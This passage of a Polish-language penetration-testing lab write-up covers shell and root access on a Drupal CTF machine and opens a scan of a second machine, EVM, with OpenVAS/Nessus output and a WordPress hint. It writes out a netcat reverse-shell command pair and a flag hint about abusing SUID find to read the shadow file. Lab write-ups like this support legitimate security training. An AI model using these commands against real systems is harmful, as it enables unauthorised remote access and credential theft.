


Mogłem w ten sposób uzyskac dostęp do powłki systemu jako www-data




Następni przu użyciu NetCata i poniższych komend uzyskałem dostęp do powłoki z poziomu terminala

```
nc -nclp 1234 ==> komenda w terminalu Kalego, nasłuchwanie połączenia
nc -nv 192.168.12.8 1234 -e /bin/bash ==> z poziomu drupal shella, nawiązanie
połączenia
```




Mają dostęp do powłoki (jeszcze nie jako root) wykonałem kilka poleceń, do których podpowiedzi odczytałem ze znalezionych flag, dzięki temu udało mi się uzyskać

uprawnienia roota




Znalezione flagi




flag3

View Edit

Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.




Finałowa flaga





Maszyna przeze mnie uznana za złamaną

Pentest maszyny EVM (192.168.12.13):


**Trzecią maszyna to EVM, tak jak w poprzednich przypadkach zacząłem od skanowania zemMap, OpenVas i Nessus




Greenbone Security Assistant - Mozilla Firefox
Greenbone Security Assis
https://127.0.0.1:9392/omp?cmd=get_report&report_id=ddd2d
Greenbone
Security Assistant
Logged in as Admin admin | Logout
Tue Jan 14 10:04:01 2020 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Anonymous XML
Done
Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70
Report: Results (2 of 120)
ID: ddd2d5ad-599e-40be-a7a6-34a4cd4533ba
Modified: Mon Jan 13 17:27:19 2020
Created:
Owner: admin
1 - 2 of 2
Vulnerability
Severity
QoD
Host
Location
Actions
phpinfo() output Reporting
7.5 (High)
80%
192.168.12.13
80/tcp
TCP timestamps
2.6 (Low)
80%
192.168.12.13
general/tcp
(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)
1 - 2 of 2
Backend operation: 0.46s
Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nessus Essentials / Folde
https://localhost:8834/#/scans/reports/40/vulnerabilities
nessus Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash 1
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
host13
Back to My Scans
Configure
Audit Trail
Hosts 1
Vulnerabilities 29
History 1
Filter
Search Vulnerabilities
29 Vulnerabilities
Sev
Name
Family
Count
MEDIUM SMB Signing not required Misc. 1
INFO SMB (Multiple Iss... Windows 10
INFO Nessus SYN scanner Port scanners 7
INFO Service Detection Service detection 4
INFO DNS (Multiple Iss... DNS 3
INFO HTTP (Multiple Is... Web Servers 3
INFO Apache HTTP Se... Web Servers 2
INFO ISC Bind (Multiple... DNS 2
INFO SMB (Multiple Iss... Windows : User management 2
INFO SSH (Multiple Iss... General 2
INFO Backported Security P... General 1
INFO Common Platform Enu... General 1
Right Control

Po wejściu na ip maszyny znajdujemy wskazówkę odnośnie aplikacji wordpress



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
you can find me at /wordpress/ im vulnerable webapp :)
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
